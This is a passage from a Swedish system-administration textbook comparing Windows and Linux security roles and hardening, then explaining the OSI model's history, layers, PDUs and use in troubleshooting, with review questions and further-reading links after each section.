8.3.6 Användningsområden och sårbarheter: Rätt verktyg för rätt uppgift

I en professionell IT-miljö väljs operativsystem oftast baserat på vilken roll de ska fylla. Windows dominerar på klient- och kontorssidan tack vare sin centraliserade administration av användare, medan Linux är ryggraden i världens servrar och molninfrastruktur på grund av sin stabilitet och effektivitet.

Skrivbordsmiljöer och klienter

Windows är det självklara valet för klientdatorer i de flesta organisationer. Detta beror främst på integrationen med **Active Directory (AD)** och det enorma ekosystemet av programvara.

Sårbarheter: Den största risken i Windows-miljöer är slutanvändaren. **Nätfiske (Phishing)** och **Utpressningstrojaner (Ransomware)** är de vanligaste hoten. Eftersom Windows-klienter ofta har en stor mängd installerad mjukvara (webbläsare, Office-paket, PDF-läsare), finns det många vägar in för en angripare om programmen inte hålls uppdaterade.

Härddning: Administratörer använder **Grupprinciper (Group Policy)** för att låsa ner systemen, begränsa lokala administrativa rättigheter och tvinga fram säkerhetsuppdateringar.

Serverdrift och molntjänster

Linux är det dominerande systemet för webbservrar, databaser och container-lösningar (som Docker). Systemets minimalistiska natur gör det möjligt att köra tjänster med mycket lite resurser (overhead).

Sårbarheter: Linux-servrar faller oftast på **Felkonfigurationer (Misconfigurations)**. En server som lämnas med standardlösenord, öppna onödiga portar eller o-patchade webbtjänster blir snabbt ett mål för automatiserade skanningsverktyg. **Root-exploateringar (Root Exploits)**, där en angripare utnyttjar en bugg i en tjänst för att få systemrättigheter, är det allvarligaste tekniska hotet.

Härddning: Administratörer arbetar med att minimera antalet installerade paket, använda nyckelbaserad inloggning för **SSH (Secure Shell)** och implementera system för intrångsdetektering (Intrusion Detection Systems - IDS).

Jämförelse av användning och risk

Scenario	Windows (Windows)	Linux (Linux)
Huvudsaklig roll	Klientdatorer och identitetshantering (AD).	Webbserverar, molntjänster och nätverksutrustning.
Administrationsstil	Centraliserad och GUI-fokuserad.	Decentraliserad och terminalfokuserad.
Vanligaste sårbarhet	Social manipulation och o-patchade appar.	Felkonfigurerade tjänster och svaga lösenord/nycklar.
Primärt försvar	GPO, UAC och Microsoft Defender.	SSH-nycklar, filrättigheter och brandväggsregler.

Den mänskliga faktorn

Oavsett operativsystem är det nästan alltid mänskliga misstag som leder till säkerhetshål. En Windows-server som inte har fått sina säkerhetsuppdateringar (patches) är precis lika sårbar som en Linux-server där administratören har gett mappen /var/www/ fulla rättigheter (777) till alla användare. Säkerhet handlar om att förstå systemets svagheter och proaktivt täppa till dem.

Kontrollfrågor

1. Varför är Windows det dominerande valet för klientdatorer i stora organisationer?
2. Vilken är den enskilt största säkerhetsrisken i en miljö med många Windows-klienter?
3. På vilket sätt bidrar Linux minimalistiska natur (t.ex. i Server Core-liknande miljöer) till högre säkerhet?
4. Förklara hur en **Felkonfiguration (Misconfiguration)** kan göra en Linux-server sårbar trots att operativsystemet i sig är säkert.
5. Vad innebär begreppet "Attackyta" (Attack Surface) och vilket system har generellt den största ytan i ett standardutförande?
6. Varför anses det vara en god säkerhetspraxis att använda **SSH-nycklar (SSH Keys)** istället för lösenord vid fjärradministration av Linux?
7. Hur samverkar Windows och Linux i en modern hybridmiljö (ge ett exempel)?

Fördjupningslänkar

CIS (Standarder för hårdning av operativsystem och applikationer) –
<https://www.cisecurity.org/benchmarks/>

Linux Foundation (Resurser för säkring av Linux-servrar i produktion) –
<https://training.linuxfoundation.org/>

Microsoft (Rekommendationer för säkring av Windows Server och infrastruktur) –
<https://learn.microsoft.com/en-us/windows-server/security/windows-server-security-best-practices>

NIST (Riktlinjer för val av säkerhetskontroller och systemhårdning) –
<https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

SANS Institute (Checklista och ramverk för operativsystemshårdning) –
<https://www.sans.org/white-papers/360/>

Egna anteckningar

(Här kan du reflektera över vilket system du känner dig mest trygg med att administrera ur ett säkerhetsperspektiv och vilka specifika risker du ser i din nuvarande labbmiljö.)

8.3.7 Sammanfattning: Perspektiv på säkerhet

När vi summerar säkerheten i Windows och Linux ser vi två olika världar som har vuxit fram ur olika behov. Windows-säkerhet präglas av en **Holistisk integration (Integrated Security)**. Här är målet att skapa en miljö där säkerhetsfunktionerna "bara fungerar" för användaren och kan styras med järnhand från en central punkt genom **Grupprinciper (Group Policy)**. Det är ett system byggt för att hantera tusentals klienter där den mänskliga faktorn är den största risken. Styrkan ligger i att det är svårt att glömma att slå på ett skydd, eftersom Microsoft Defender och brandväggen är aktiva som standard. Svagheten är att systemets stora popularitet och komplexitet skapar en bred **Attackyta (Attack Surface)** som lockar till sig massattacker via nätfiske och skadlig kod.

Linux-säkerhet vilar istället på en **Modulär arkitektur (Modular Architecture)** och transparens. Här utgår man från att systemet ska vara så lätt och rent som möjligt från start, där varje administratör själv lägger till de skyddslager som behövs. Det ger en oöverträffad precision för servrar och molntjänster där varje sparad systemresurs räknas. Styrkan här är kontrollen; du vet exakt vad varje brandväggsregel gör eftersom du skrev den själv i terminalen. Svagheten är det tunga ansvaret. Ett Linux-system blir aldrig säkrare än den person som konfigurerar det. En missad säkerhetsinställning i en konfigurationsfil kan lämna dörren vidöppen på ett sätt som sällan sker i Windows automatiserade ekosystem.

Slutsatsen är att inget av systemen är objektivt "bättre" eller "sämre". De är verktyg i en verktygslåda. Windows är ofta det logiska valet för att säkra en kontorsmiljö med många användare och identiteter, medan Linux är det givna valet för att driva stabil och säker infrastruktur på nätet. Den avgörande faktorn för säkerheten är i slutändan inte operativsystemet i sig, utan administratörens förmåga att förstå systemets unika logik och att konsekvent tillämpa uppdateringar och **Härdningsmetoder (Hardening techniques)**. Ett säkert system är ett välskött system, oavsett om det styrs via ett grafiskt gränssnitt eller en terminal.

Kontrollfrågor

1. Hur skiljer sig synsättet på "standardinställningar" mellan Windows och Linux?
2. Varför anses Windows vara mer lämpat för att hantera stora mängder användarklienter?
3. Vilken är den största faran med den modulära friheten i ett Linux-system?
4. Beskriv hur begreppet "Attackyta" (Attack Surface) skiljer sig mellan en typisk Windows-installation och en minimalistisk Linux-server.
5. På vilket sätt påverkar administratörens kunskapsnivå säkerheten mer i Linux än i Windows?
6. Ge ett exempel på ett scenario där Windows är det starkaste valet ur ett säkerhetsperspektiv.
7. Ge ett exempel på ett scenario där Linux är det starkaste valet ur ett säkerhetsperspektiv.
8. Vad menas med att säkerhet är en "process" och inte en "produkt"?
9. Varför är det viktigt att inte se operativsystemen som "bra" eller "dåliga" i en professionell IT-roll?
10. Vilken roll spelar centraliserad administration (GPO) för säkerheten i stora nätverk?

Fördjupningslänkar

NIST (Global standard och ramverk för IT-säkerhet oavsett plattform) –
<https://csrc.nist.gov/>

SANS Institute (Tekniska resurser och guider för säkring av Windows och Linux) – <https://www.sans.org/security-resources/>

Palo Alto Networks (Unit 42 Cloud Threat Report – Analys av säkerhetshot och trender i molnmiljöer) –
<https://www.paloaltonetworks.com/prisma/unit42-cloud-threat-report>

ENISA (EU:s cybersäkerhetsbyrå – Rapporter och riktlinjer för nätverks- och informationssäkerhet) – <https://www.enisa.europa.eu/>

CISA (Resurser och verktyg för att säkra infrastruktur och operativsystem) – <https://www.cisa.gov/resources-tools>

Egna anteckningar

(Här kan du reflektera över din egen resa genom kapitel 8. Vilket system känner du dig mest trygg med att försvara idag? Vilka delar av säkerhetsarbetet tycker du är mest utmanande?)


9 OSI-modellen

När du skickar ett meddelande i Teams, spelar ett spel online eller surfar på en hemsida, så händer det faktiskt hundratals saker i bakgrunden. Men hur håller vi ordning på allt detta?

OSI-modellen är som ett kartläggningssystem - den delar upp kommunikationen i sju tydliga lager, där varje lager har en specifik roll. Från den fysiska koppartråden längst ner till den app du ser på skärmen högst upp.

Syftet är inte att varje lager alltid existerar exakt så här i

verkligheten - utan att modellen ska hjälpa oss att förstå, felsöka och designa nätverk på ett strukturerat sätt.



9.1 Uppkomst – Bakgrunden till OSI


Under nätverksteknikens barndom på 1970-talet befann sig IT-världen i ett tillstånd av digital fragmentering. De stora datortillverkarna, såsom IBM och DEC, utvecklade sina egna tekniska lösningar och kommunikationsregler, vilket skapade vad som kallas för **Proprietära (Proprietary)** system. Problemet var att en dator från en tillverkare inte kunde kommunicera med en maskin från en annan tillverkare utan extremt kostsamma och komplexa speciallösningar. Denna

inlåsningsseffekt, ofta kallad **Vendor Lock-in**, hindrade utvecklingen av det som senare skulle bli det globala internet, då nätverken fungerade som isolerade öar snarare än ett sammanhängande system.

För att lösa denna ohållbara situation inledde den internationella standardiseringsorganisationen **ISO (International Organization for Standardization)** ett arbete med att skapa en universell karta för datorkommunikation. Målet var att definiera en öppen standard som alla tillverkare kunde förhålla sig till. Resultatet publicerades 1984 i form av **OSI-modellen** (Open Systems Interconnection Reference Model). Det är viktigt att förstå att OSI-modellen aldrig var tänkt att vara en specifik mjukvara eller ett färdigt protokoll som installeras på en dator; det var en **Referensmodell (Reference model)** – ett teoretiskt ramverk som förklarade exakt vilka steg data måste gå igenom för att färdas från en applikation på en dator till en applikation på en annan.

Samtidigt som OSI-modellen utvecklades pågick det som i IT-historien kallas för "The Protocol Wars". En annan modell, **TCP/IP-modellen**, utvecklades parallellt av det amerikanska försvaret (ARPANET).

Medan OSI-modellen var formellt perfekt och genomarbetad av kommittéer, var TCP/IP mer praktiskt inriktad och fanns redan i drift. I slutändan vann TCP/IP kriget om vilket protokoll som faktiskt kom att driva internet, men OSI-modellen vann kriget om språket. Idag använder vi nästan uteslutande OSI-modellen som ett pedagogiskt verktyg och ett gemensamt fackspråk. När en nätverkstekniker säger att ett problem ligger på "Lager 3", förstår alla



omedelbart att det rör sig om routing och IP-adresser, oavsett om man arbetar med Windows, Linux eller hårdvara från olika tillverkare.

I denna bok ligger vårt fokus främst på de övre lagren, från

Transportlagret (Layer 4) upp till **Applikationslagret (Layer 7)**. Det är i dessa lager som systemadministratören konfigurerar tjänster, hanterar säkerhet och ser till att applikationer kan kommunicera effektivt. De lägre lagren (1–3), som hanterar den fysiska trafiken och vägval genom routrar, täcks mer ingående i nätverkstekniska utbildningar, men de utgör fundamentet som våra applikationstjänster vilar på. Genom att förstå OSI-modellens uppkomst inser vi att den är lösningen på en tid av kaos, och att den än idag är vårt viktigaste verktyg för att strukturera och felsöka komplexa system.

Kontrollfrågor

1. Vad innebar begreppet **Proprietära (Proprietary)** system under 1970-talet?
2. Förklara begreppet **Vendor Lock-in** och varför det var ett hinder för nätverksutvecklingen.
3. Vilken organisation ansvarade för framtagandet av OSI-modellen och vilket år publicerades den?
4. Vad är den tekniska skillnaden mellan en **Referensmodell (Reference model)** och ett faktiskt protokoll?
5. Varför vann TCP/IP över OSI i praktisk användning, trots att OSI var den officiella standarden?
6. Varför fortsätter IT-branschen att använda OSI-modellen som referens trots att internet drivs av TCP/IP?
7. Vilka lager i OSI-modellen fokuserar denna bok främst på, och varför är dessa viktiga för en systemadministratör?
8. Vad menas med att OSI-modellen fungerar som ett "gemensamt fackspråk"?

Fördjupningslänkar

ISO (Officiell dokumentation av OSI-modellen i standarden 7498-1) –
<https://www.iso.org/standard/20269.html>

Internet Hall of Fame (Historisk genomgång av utvecklingen av
nätverksstandarder) –
<https://www.internethalloffame.org/blog/2012/08/21/the-protocol-wars/>

Network World (Beskrivning av OSI-modellens roll i modern IT) –
<https://www.networkworld.com/article/712318/the-osi-model-explained.html>

Cloudflare (Förklaring av OSI-modellens sju lager och deras funktioner) –
<https://www.cloudflare.com/learning/network-layer/what-is-the-osi-model/>

Cisco (Teknisk översikt över OSI-modellen och nätverksprotokoll) –
<https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13769-5.html>

IEEE Standards Association (Information om standarder för Ethernet och
trådlösa nätverk inom lager 1 och 2) – <https://standards.ieee.org/>

GeeksforGeeks (Teknisk jämförelse mellan OSI-modellen och TCP/IP-
modellen) – <https://www.geeksforgeeks.org/difference-between-osi-and-tcp-ip-reference-model/>

CompTIA (Praktisk användning av OSI-modellen vid felsökning i nätverk) –
<https://www.comptia.org/blog/osi-model-7-layers-explained>

Egna anteckningar

(Här kan du reflektera över varför det är viktigt att ha en teoretisk modell även när man arbetar med praktisk felsökning, eller anteckna tankar kring skillnaden mellan applikationsnära och nätverksnära administration.)


9.2 Arkitektur – Lagren och PDU

För att förstå hur data rör sig genom OSI-modellen räcker det inte med att bara namnge lagren; vi måste förstå hur informationen transformeras längs vägen. Varje lager i modellen har en specifik uppgift och kommunicerar med lagret direkt ovanför och direkt under sig. När data skickas från en applikation påbörjas en process som kallas **Inkapsling (Encapsulation)**. Det innebär att varje lager lägger till sin egen kontrollinformation, en så kallad **Header**, utanpå den ursprungliga datan. Tänk på det som att lägga ett brev i ett kuvert, som sedan läggs i en vadderad påse, som i sin tur läggs i en fraktcontainer. Vid mottagandet sker det motsatta i en process som kallas **Avkapsling (Decapsulation)**, där varje lager "öppnar sitt kuvert" och läser instruktionerna innan datan skickas vidare uppåt.

I nätverkstermer kallas den dataenhet som hanteras i ett specifikt lager för en **PDU (Protocol Data Unit)**. Det är här

språket blir mer tekniskt och precist, då data byter namn beroende på vilket lager den befinner sig i.

När vi befinner oss på **Transportlagret (Layer 4)**, vilket är ett av huvudfokusen i denna bok, kallas enheten för ett **Segment**. Här delas



den stora mängden data upp i hanterbara bitar och får information om hur den ska pusslas ihop igen hos mottagaren. När detta segment skickas ner till **Nätverkslagret (Layer 3)** kapslas det in igen och blir till ett **Paket (Packet)**, försett med käll- och mål-IP-adresser. På **Datalänklagret (Layer 2)** förvandlas det till en **Ram (Frame)** som innehåller fysiska MAC-adresser, för att slutligen i det **Fysiska lagret (Layer 1)** omvandlas till de rena **Bitar (Bits)** av elektricitet, ljuspulser eller radiosignaler som faktiskt färdas genom mediet.

För en systemadministratör är det särskilt viktigt att förstå interaktionen mellan de övre lagren, då det är här applikationernas intelligens sitter.

Applikationslagret (Layer 7) är det gränssnitt där användarens program, som en webbläsare eller en e-postklient, skapar den ursprungliga datan. **Presentationslagret (Layer 6)** ser därefter till att datan är i ett format som mottagaren förstår, genom att hantera exempelvis teckenkodning (UTF-8) eller kryptering via TLS/SSL. **Sessionslagret (Layer 5)** fungerar som en samtalsledare som öppnar, hanterar och stänger förbindelsen mellan de två enheterna. Även om dessa funktioner i den praktiska TCP/IP-modellen ofta slås ihop till ett enda applikationslager, hjälper OSI-modellen oss att förstå att det faktiskt är tre olika logiska processer som pågår innan datan ens når transportstadiet.

Ett av de absolut bästa sätten att visualisera denna nätverkslagar i praktiken är att använda programvaran **Cisco Packet Tracer**. Det är ett kraftfullt simuleringsverktyg utvecklat av Cisco för att bygga och analysera nätverk. Genom att använda "Simulation Mode" i Packet Tracer kan man klicka på ett kuvert (en PDU) som rör sig mellan två datorer och se exakt hur det ser ut i varje lager. Där visas tydligt hur lager 2 lägger till en ram runt lager 3:s paket i realtid. Det är ett ovärderligt verktyg för att förstå att även om vi i denna bok främst fokuserar på konfigurationer i lager 4 och uppåt, så är vi helt beroende av att de lägre lagren (1-3), som täcks mer ingående i nätverkstekniska utbildningar, har skapat en stabil och korrekt adresserad väg för våra paket att färdas på.

Kontrollfrågor

1. Vad innebär processen **Inkapsling (Encapsulation)** och hur fungerar en **Header (Header)**?
2. Förklara begreppet **PDU (Protocol Data Unit)** och varför det underlättar kommunikation mellan tekniker.
3. Vad kallas dataenheten i **Transportlagret (Layer 4)** respektive **Datalänklagret (Layer 2)**?
4. Beskriv skillnaden mellan ett **Paket (Packet)** och en **Ram (Frame)** gällande adresseringsinformation.
5. Vilka specifika uppgifter hanteras i **Presentationslagret (Layer 6)**?
6. Varför delas data upp i **Segment (Segments)** i lager 4 istället för att skickas som en enda stor fil?
7. Hur hjälper **Cisco Packet Tracer** en tekniker att förstå OSI-modellen praktiskt?
8. Förklara begreppet **Avkapsling (Decapsulation)** och när denna process sker.
9. Varför är det viktigt för en systemadministratör att förstå lager 5 och 6 även om de ofta klumpas ihop i andra modeller?
10. Vilken typ av information läggs till i **Nätverkslagret (Layer 3)** för att data ska hitta rätt över internet?

Fördjupningslänkar

Cisco (Packet Tracer – Verktyg för nätverkssimulering och laborationer) – <https://www.netacad.com/courses/packet-tracer>

Practical Networking (Genomgång av OSI-modellen och tillhörande Protocol Data Units) – <https://www.practicalnetworking.net/series/osi-model/osi-model/>

GeeksforGeeks (Beskrivning av inkapsling och datahantering i nätverkslagren) – <https://www.geeksforgeeks.org/encapsulation-in-osi-model/>

TechTarget (Definitioner av PDU:er för de olika lagren i OSI-modellen) – <https://www.techtarget.com/searchnetworking/definition/Protocol-Data-Unit-PDU>

Wireshark (Verktyg för analys av nätverkstrafik och inspektion av paketstrukturer) – <https://www.wireshark.org/>

Lifewire (Översikt över skillnaderna mellan ramar, paket och segment) – <https://www.lifewire.com/protocol-data-unit-818139>

Network World (Teknisk genomgång av Ethernet-ramar och lager 2-PDU:er) – <https://www.networkworld.com/article/712330/ethernet-frame-format-explained.html>

Egna anteckningar

(Här kan du anteckna namnen på de olika PDU-enheterna för att lättare komma ihåg dem, eller skriva ner observationer från när du granskat ett paket i Cisco Packet Tracer.)

9.3 Användningsområde – Felsökning och kommunikation

Trots att OSI-modellen är en teoretisk konstruktion, är den ett av de mest praktiska verktygen i en systemadministratörs vardag. Utan en gemensam referensram skulle felsökning i komplexa nätverksmiljöer vara nästintill omöjlig. Modellen fungerar som ett universellt språk som gör att tekniker världen över kan kommunicera effektivt, oavsett om de arbetar med servrar, brandväggar eller kablage.

Systematisk felsökning

När ett nätverksproblem uppstår, till exempel att en användare inte kan nå en webbsida, tillåter OSI-modellen oss att arbeta systematiskt istället för att gissa. Det finns tre huvudstrategier för felsökning baserat på modellen:

Nedifrån och upp (Bottom-up): Man börjar vid **Lager 1** och kontrollerar fysiska faktorer. Sitter kabeln i? Lyser lamporna på nätverkskortet? Finns det en fungerande länk i **Lager 2**? Om allt ser bra ut går man vidare uppåt till IP-adresser (**Lager 3**) och så vidare. Detta är den vanligaste metoden vid nätverksavbrott.

Uppifrån och ner (Top-down): Man börjar i **Applikationslagret (Lager 7)**. Fungerar webbläsaren? Finns det ett felmeddelande i applikationen? Om applikationen verkar fungera men ingen data tas emot, rör man sig nedåt i lagren för att se var kommunikationen bryts.

Söndra och härska (Divide and Conquer): Man börjar i mitten, oftast på **Lager 3** eller **4**, genom att köra ett testkommando som ping eller traceroute. Om man får svar vet man att lager 1 till 3 fungerar, och man kan fokusera sin felsökning på de övre lagren.

Ett gemensamt fackspråk

Inom IT-branschen används ofta uttryck som "det verkar vara ett Lager 3-problem". För en oinvigd låter det kryptiskt, men för en tekniker innebär det omedelbart att fokus bör ligga på routing, IP-adresser eller nätverkskonfiguration, snarare än på trasiga kablar eller mjukvarubuggar. Detta sparar enormt mycket tid i kommunikationen mellan olika team. Om

en mjukvaruutvecklare säger till en nätverkstekniker att "anslutningen dör i transportlagret", vet nätverksteknikern direkt att hen ska titta på portar, brandväggsregler och **TCP/UDP-sessioner (Layer 4)**.

Design och utveckling

Modellen är även avgörande vid design av nya system. Eftersom varje lager är modulärt kan utvecklare skapa nya protokoll för ett lager utan att behöva bygga om hela nätverksstacken. När vi i denna bok konfigurerar tjänster i **Windows** eller **Linux**, arbetar vi nästan uteslutande i de övre lagren (4-7). Vi förutsätter att nätverksteknikerna har gjort sitt jobb i de lägre lagren (1-3) så att vår infrastruktur har en stabil grund att stå på. Genom att förstå gränssnittet mellan dessa ansvarsområden blir samarbetet inom en IT-avdelning mycket smidigare.

Kontrollfrågor

1. Varför är OSI-modellen viktig vid kommunikation mellan olika IT-team (t.ex. utvecklare och nätverkstekniker)?
2. Beskriv felsökningsmetoden **Nedifrån och upp (Bottom-up)** och ge ett praktiskt exempel på vad man kontrollerar först.
3. Vad innebär det att "Söndra och härska" (**Divide and Conquer**) vid felsökning?
4. Om en tekniker säger "det är ett problem i Lager 1", vad bör du kontrollera då?
5. Varför är det en fördel att nätverksprotokoll är modulära enligt OSI-modellen?
6. Vilket kommando används ofta för att snabbt kontrollera om Lager 1 till 3 fungerar?
7. Ge ett exempel på ett problem som skulle kunna klassas som ett **Lager 7-problem**.
8. Varför fokuserar en systemadministratör mer på Lager 4-7 än på Lager 1-2?
9. Vad är skillnaden i fokus mellan felsökning "Uppifrån och ner" jämfört med "Nedifrån och upp"?
10. Hur hjälper OSI-modellen till att undvika **Vendor Lock-in** vid design av nätverk?

Fördjupningslänkar

Network World (Praktisk användning av OSI-modellen vid nätverksfelsökning) - <https://www.networkworld.com/article/712318/the-osi-model-explained.html>

SolarWinds (Beskrivning av specifika feltyper kopplade till OSI-modellens olika lager) - <https://www.solarwinds.com/resources/it-glossary/osi-model>

Cisco (Metoder och ramverk för strukturerad felsökning av nätverksproblem) - <https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html>

CompTIA (Genomgång av den standardiserade felsökningsmodellen i sex steg) - <https://www.comptia.org/blog/how-to-troubleshoot-it-problems-in-6-steps>

IBM (Översikt över nätverksverktyg och tekniker för felanalys) - <https://www.ibm.com/docs/en/aix/7.2?topic=management-network-troubleshooting>

GeeksforGeeks (Kommandon för analys av nätverkskommunikation i Linux och Windows) - <https://www.geeksforgeeks.org/basic-network-troubleshooting-commands/>

Cloudflare (Beskrivning av felsökningsstrategier för nätverksanslutningar och anslutningsproblem) - <https://www.cloudflare.com/learning/network-layer/network-troubleshooting/>

Microsoft Learn (Verktyg och tekniker för att diagnostisera nätverksproblem i Windows-miljöer) - <https://learn.microsoft.com/en-us/windows-server/networking/technologies/network-subsystem/net-sub-troubleshoot-tools>

Egna anteckningar

(Här kan du skriva ner egna erfarenheter av felsökning. Har du någon gång börjat i "fel ände" av modellen? Vilken metod tycker du känns mest logisk?)

9.4 OSI-modellen i praktiken

För att verkligen förstå kraften i OSI-modellen ska vi följa vad som händer när du sitter vid din dator, skriver in en adress i webbläsaren och trycker på Enter. Vi följer datan från det ögonblick den skapas i din dator (Sändaren), ner genom lagren, över nätverket och upp till webbservern (Mottagaren).

Vägen ner: Inkapsling (Från användare till kabel)

1. **Lager 7 - Applikation (Application):** Du använder en webbläsare (t.ex. Edge eller Firefox). När du trycker Enter skapar webbläsaren en begäran enligt protokollet **HTTP** eller **HTTPS**. Datan här är ett meddelande: "Hej server, kan jag få se din startsida?".
2. **Lager 6 - Presentation (Presentation):** Här ser systemet till att datan är läsbar. Om webbsidan använder kryptering (**HTTPS**), ser detta lager till att datan krypteras med **TLS/SSL**. Datan formateras också i en teckenkodning som mottagaren förstår (t.ex. UTF-8).
3. **Lager 5 - Session (Session):** En session upprättas. Det är som att lyfta luren och kontrollera att servern är redo att prata. Lagret ser till att hålla kontakten öppen under hela tiden du surfar på sidan så att du slipper logga in på nytt för varje bild som laddas.
4. **Lager 4 - Transport (Transport):** Nu blir det tekniskt. Datan delas upp i mindre **Segment (Segments)**. Här väljs protokollet **TCP**, vilket garanterar att alla bitar kommer fram och pusslas ihop i rätt ordning. Vi sätter också på en "etikett" med **Portnummer** (t.ex. port 443 för HTTPS).
5. **Lager 3 - Nätverk (Network):** Varje segment läggs i ett **Paket (Packet)**. Här klistrar vi på avsändarens och mottagarens **IP-adresser**. Det är detta lager som gör att routrar ute på internet vet vilken väg paketet ska ta för att hitta till servern.
6. **Lager 2 - Datalänk (Data Link):** Paketet läggs i en **Ram (Frame)**. Nu lägger vi till de fysiska adresserna, **MAC-adresser**, för att paketet ska hitta rätt mellan din dator och din lokala router/switch. Vi lägger även till en kontrollsumma (Footer) för att mottagaren ska kunna se om ramen skadats på vägen.

7. Lager 1 - Fysiskt (Physical): Nu förvandlas hela "lasagnen" till **Bitar (Bits)** – ettor och nollor. Dessa skickas ut som elektriska impulser i en kopparkabel, ljussignaler i en fiberoptisk kabel eller radiovågor via Wi-Fi.

Vägen upp: Avkapsling (Från kabel till server)

När signalerna når webbservern sker exakt samma resa fast **baklänges**:

Lager 1 & 2 tar emot signalerna och kontrollerar att MAC-adressen stämmer.

Lager 3 öppnar ramen, ser IP-adressen och inser: "*Det här är till mig!*".

Lager 4 kollar portnumret, ser att det gäller webbtrafik och pusslar ihop segmenten.

Lager 5, 6 & 7 dekrypterar datan, tolkar HTTP-begäran och skickar tillbaka själva webbsidan.

Samma process sker sedan åt andra hållet när servern skickar tillbaka informationen till dig. Allt detta sker på bråkdelar av en sekund, miljontals gånger varje dag.

Kontrollfrågor

1. Vilket lager ansvarar för att kryptera webbtrafiken med TLS/SSL?
2. Vid vilket steg delas den stora mängden data upp i mindre **Segment (Segments)**?
3. Vad händer i **Datalänklagret (Layer 2)** hos mottagaren om kontrollsumman (Footern) inte stämmer?
4. Varför behöver vi **Portnummer** i Lager 4 när vi redan har **IP-adresser** i Lager 3?
5. Förklara skillnaden i vad som händer i Lager 1 jämfört med Lager 7.
6. Vad skulle hända med webbsidan om **Lager 4 (Transport)** inte skötte ordningen på segmenten?
7. I vilket lager fattar en router beslut om vilken väg ett paket ska skickas?
8. Varför kallas processen hos mottagaren för **Avkapsling (Decapsulation)**?
9. Vilket lager "pratar" din webbläsare direkt med?
10. Hur samarbetar Lager 2 och Lager 3 för att leverera data från din dator till en server på andra sidan jorden?

Fördjupningslänkar

HubSpot (Beskrivning av processerna bakom en webbegäran och nätverkskommunikation) - <https://blog.hubspot.com/marketing/how-the-web-works>

Mozilla (Teknisk genomgång av webbens funktion och kommunikationsprotokoll) - https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/How_the_Web_works

Cloudflare (Beskrivning av hur data färdas över internet och genom olika nätverkstyper) - <https://www.cloudflare.com/learning/performance/how-does-the-internet-work/>

